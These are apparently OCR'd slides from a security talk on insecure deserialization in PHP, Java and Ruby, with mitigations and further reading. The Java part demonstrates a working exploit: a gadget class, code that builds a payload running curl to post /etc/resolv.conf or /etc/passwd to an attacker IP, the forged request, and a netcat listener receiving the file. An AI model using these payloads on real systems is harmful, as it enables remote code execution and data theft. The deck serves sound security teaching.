- Never use `unserialize()` on anything that can be controlled by a user

- Use JSON methods to encode/decode data:
  - `json_encode()`
  - `json_decode()`

JAVA

Java – Vulnerability Background

- Introduced via:
  - `ObjectInputStream.readObject()`
- Similar exploitation to PHP
  - Supply malicious object, start POP chain from that object’s `readObject()` method
- Common in Java enterprise and thick-client applications

Java – Serialized Object

User.java

```
public class User implements
Serializable {

    public int user_id;

    public User() {
        this.user_id = 0;
    }
}
```

Java – Serialized Object

User.java

```
public class User implements
Serializable {

    public int user_id;

    public User() {
        this.user_id = 0;
    }
}
```

`User` class must implement `Serializable` to be serializable

Java – Serialized Object

User.java

```
public class User implements
Serializable {

    public int user_id;

    public User() {
        this.user_id = 0;
    }
}
```

Serialize.java

```
…
User = new User();
user.user_id = 1234567;
…
FileOutputStream baos = new
FileOutputStream("file.txt");
ObjectOutput oos = new
ObjectOutputStream(baos);
oos.writeObject(user);
oos.close();
```

Java – Serialized Object

User.java

```
public class User implements
Serializable {

    public int user_id;

    public User() {
        this.user_id = 0;
    }
}
```

Serialize.java

```
…
User = new User();
user.user_id = 1234567;
…
FileOutputStream baos = new
FileOutputStream("file.txt");
ObjectOutput oos = new
ObjectOutputStream(baos);
oos.writeObject(user);
oos.close();
```

`writeObject()` will write the serialized `User` object to `file.txt`

Java – Serialized Object

User object

```
java Serialize && cat file.txt | xxd
0000000: aced 0005 7372 0004 5573 6572 5127 b3f4  ....sr..UserQ'..
0000010: d16a b290 0200 0149 0007 7573 6572 5f69  .j.....I..user_i
0000020: 6478 7000 12d6 87                        dxp....
```

Java – Serialized Object

```
java Serialize && cat file.txt | xxd
0000000: aced 0005 7372 0004 5573 6572 5127 b3f4  ....sr..UserQ'..
0000010: d16a b290 0200 0149 0007 7573 6572 5f69  .j.....I..user_i
0000020: 6478 7000 12d6 87                        dxp....
```

`user_id` property with value of `1234567`

Java – Real World Examples

- PayPal RCE
- Epic blog post from FoxGlove Security this year:
  - WebSphere
  - JBoss
  - Jenkins
  - WebLogic
  - OpenNMS

http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

Java – Vulnerable Code

```
String parameterValue = request.getParameter("csrfValue");
…
    byte[] csrfBytes =
DatatypeConverter.parseBase64Binary(parameterValue);

    ByteArrayInputStream bis = new ByteArrayInputStream(csrfBytes);

    ObjectInput in = new ObjectInputStream(bis);

    csrfToken = (CSRF)in.readObject();
```

Java – Vulnerable Code

```
String parameterValue = request.getParameter("csrfValue");
…
    byte[] csrfBytes =
DatatypeConverter.parseBase64Binary(parameterValue);

    ByteArrayInputStream bis = new ByteArrayInputStream(csrfBytes);

    ObjectInput in = new ObjectInputStream(bis);

    csrfToken = (CSRF)in.readObject();
```

`readObject()` called on user supplied parameter value

Java – Gadget Class

```
public class Debugger implements Serializable {
…
    public String command = "ls";
    …
    public void execCommand(){
        …
            Runtime.getRuntime().exec(this.command);
        …

    private void readObject(java.io.ObjectInputStream in) throws IOException,
ClassNotFoundException {
        …
        this.execCommand();
    }
}
```

Java – Gadget Class

```
public class Debugger implements Serializable {
…
    public String command = "ls";
    …
    public void execCommand(){
        …
            Runtime.getRuntime().exec(this.command);
        …

    private void readObject(java.io.ObjectInputStream in) throws IOException,
ClassNotFoundException {
        …
        this.execCommand();
    }
}
```

`execCommand()` runs command in object's `command` property

`readObject()` calls `execCommand()`

Java – Exploit

- Code to generate the malicious Debugger object:

```
…
Debugger maliciousObject = new Debugger();
maliciousObject.command = "curl 172.16.165.128 -X POST -F
file=@/etc/resolv.conf";

ByteArrayOutputStream bos = new ByteArrayOutputStream();
ObjectOutput oout = new ObjectOutputStream(bos);
oout.writeObject(maliciousObject);
byte[] yourBytes = bos.toByteArray();
String base64Object =
DatatypeConverter.printBase64Binary(yourBytes);
System.out.println(base64Object);
```

Java – Exploit

- Code to generate the malicious Debugger object:

```
…
Debugger maliciousObject = new Debugger();
maliciousObject.command = "curl 172.16.165.128 -X POST -F
file=@/etc/resolv.conf";

ByteArrayOutputStream bos = new ByteArrayOutputStream();
ObjectOutput oout = new ObjectOutputStream(bos);
oout.writeObject(maliciousObject);
byte[] yourBytes = bos.toByteArray();
String base64Object =
DatatypeConverter.printBase64Binary(yourBytes);
System.out.println(base64Object);
```


`Debugger` object created with malicious `command` property

Malicious object serialized and encoded

Java - DEMO

Java – Demo

1. Application provides a feedback form:



Feedback Form

Email address

Email


Comments

Feedback

☐ Please subscribe me to your mailing list!

Java – Demo

2. Form's CSRF value is a serialized Java object:




POST request to /owasp/


Type	Name	Value
Cookie	JSESSIONID	5D49A64E98635FE202132A1BA4525701
Body	email	test@example.com
Body	feedback	Great form!
Body	subscribe	on
Body	csrfValue	rO0ABXNyAApvd2FzcC5DU1JGU8sgcUFW11gCAAFMAAV2YWx1ZXQ...

Java – Demo

3. Replacing Serialized Java object with our payload:




```
POST /owasp/ HTTP/1.1
Host: owasp.java:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://owasp.java:8080/owasp/
Cookie: JSESSIONID=5D49A64E98635FE202132A1BA4525701
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 229

email=test%40example.com&feedback=Great+form%21&subscr
ibe=on&csrfValue=rO0ABXNyAA5vd2FzcC5EZWJ1Z2dlcin/3XjXA
Ju%2bAgABTAAHY29tbWFuZHQAEkxqYXZhL2xhbmcvU3RyaW5nO3hwd
AAwY3VybCAxNzIuMTYuMTY1LjEyOCAtWCBQT1NUIC1GIGZpbGU9QC9
ldGMvcGFzc3dk
```



```
root@kali:~/owasp_day/java# java Exploit
rO0ABXNyAA5vd2FzcC5EZWJ1Z2dlcin/3XjXAJu+AgABTAAHY29tbWFuZHQAEkxqYXZhL2xhbmcvU3Ry
aW5nO3hwdAAwY3VybCAxNzIuMTYuMTY1LjEyOCAtWCBQT1NUIC1GIGZpbGU9QC9ldGMvcGFzc3dk
root@kali:~/owasp_day/java# 
```

Java – Demo

4. Remote code execution achieved:



```
root@kali:~/owasp_day/java# nc -l -p 80
POST / HTTP/1.1
User-Agent: curl/7.35.0
Host: 172.16.165.128
Accept: */*
Content-Length: 1525
Expect: 100-continue
Content-Type: multipart/form-data; boundary=------------------------99ed86e74071e918

--------------------------99ed86e74071e918
Content-Disposition: form-data; name="file"; filename="passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Java – Real World Gadgets

- ysoserial will generate exploits for gadgets from:
  - Apache Commons BeanUtils
  - Apache Commons Collections
  - Groovy
  - JRE <= 1.7u21
  - Spring

Java – Mitigations

- Never use `ObjectInputStream.readObject()` on anything that can be directly controlled by a user

- Enterprise Java does this all the time
  - Timely patches not always available
  - Segment network, ensure detection and response capability is sound

- Don't start rm'ing libraries in the classpath; this only takes away certain vectors, and could well break the application

RUBY

Ruby – Vulnerability Background

- Introduced through the use of `Marshal.load()` on user controlled data

- Ruby on Rails (<4.1 by default) uses of `Marshal.load()` on user cookies
  - But cookies are protected by an HMAC, so no issue, right? Well…

Ruby – Serialized Object

User.rb

```
class User
      def initialize(user_id)
            @user_id = user_id
      end
end

user = User.new(1)
print(Marshal.dump(user))
```

Ruby – Serialized Object

User.rb

```
class User
      def initialize(user_id)
            @user_id = user_id
      end
end

user = User.new(1)
print(Marshal.dump(user))
```

`Marshal.dump()` will return the serialized `User` object

Ruby – Serialized Object

User object

```
ruby User.rb | xxd
0000000: 0408 6f3a 0955 7365 7206 3a0d 4075 7365  ..o:.User.:.@use
0000010: 725f 6964 6906                           r_idi.
```


Ruby – Serialized Object

```
ruby User.rb | xxd
0000000: 0408 6f3a 0955 7365 7206 3a0d 4075 7365  ..o:.User.:.@use
0000010: 725f 6964 6906                           r_idi.
```

user_id property with value of 1

Ruby – Real World Examples

- “Instagram's Million Dollar Bug”: Rails secret_token on GitHub:



sensu-admin / config / initializers / secret_token.rb

Josh Pasqualetto [Initial commit] 96728a7 on 8 Aug 2012

0 contributors

8 lines (6 sloc) 501 Bytes

```
modify this file.

ity of signed cookies.
ookies will become invalid!
acters and all random,
 dictionary attacks.
n = '5b1702cbb0b483cd035ba078b16cb12e638b5d7fca97b74c428ac82dcb47e4eef418c6d1b767a83b32511467102a2e864d4c6285e9e24b38f5423bcfafee958a'
```

Ruby – Mitigations

- Never use `Marshal.load()` on anything that can be controlled by a user.
- Use `JSON` methods rather than `Marshal`
- Protect your secrets, never commit secrets to source control (GitHub, BitBucket, etc)

.NET?

- James Forshaw - BlackHat USA 2012: "Are you my Type?“
- https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf
- A possibility in .NET code too

Takeaways

- **Never trust the user**
- **Never** deserialize arbitrary user supplied data:
  - HTTP requests (form values, parameters, cookies, headers, etc)
  - Database contents
  - Memcached
- Stick to primitive serialization formats, for example, JSON
- Be mindful of version control; keep your secrets secret
- Don’t start rm’ing gadget classes; risk of breaking app, doesn’t fix underlying issue

Links / Further Reading

Python

- https://docs.python.org/2/library/pickle.html

PHP

- https://www.insomniasec.com/downloads/publications/Practical%20PHP%20Object%20Injection.pdf
- https://secure.php.net/manual/en/function.unserialize.php
- https://secure.php.net/manual/en/language.oop5.magic.php

Java

- http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles
- https://github.com/frohoff/ysoserial
- http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/
- http://artsploit.blogspot.co.nz/2016/01/paypal-rce.html

Links / Further Reading

Ruby

- http://ruby-doc.org/core-2.2.2/Marshal.html
- https://exfiltrated.com/research-Instagram-RCE.php
- http://robertheaton.com/2013/07/22/how-to-hack-a-rails-app-using-its-secret-token/

.NET

- https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

www.insomniasec.com

For sales enquiries: sales@insomniasec.com

All other enquiries: enquiries@insomniasec.com

Auckland office: +64 (0)9 972 3432

Wellington office: +64 (0)4 974 6654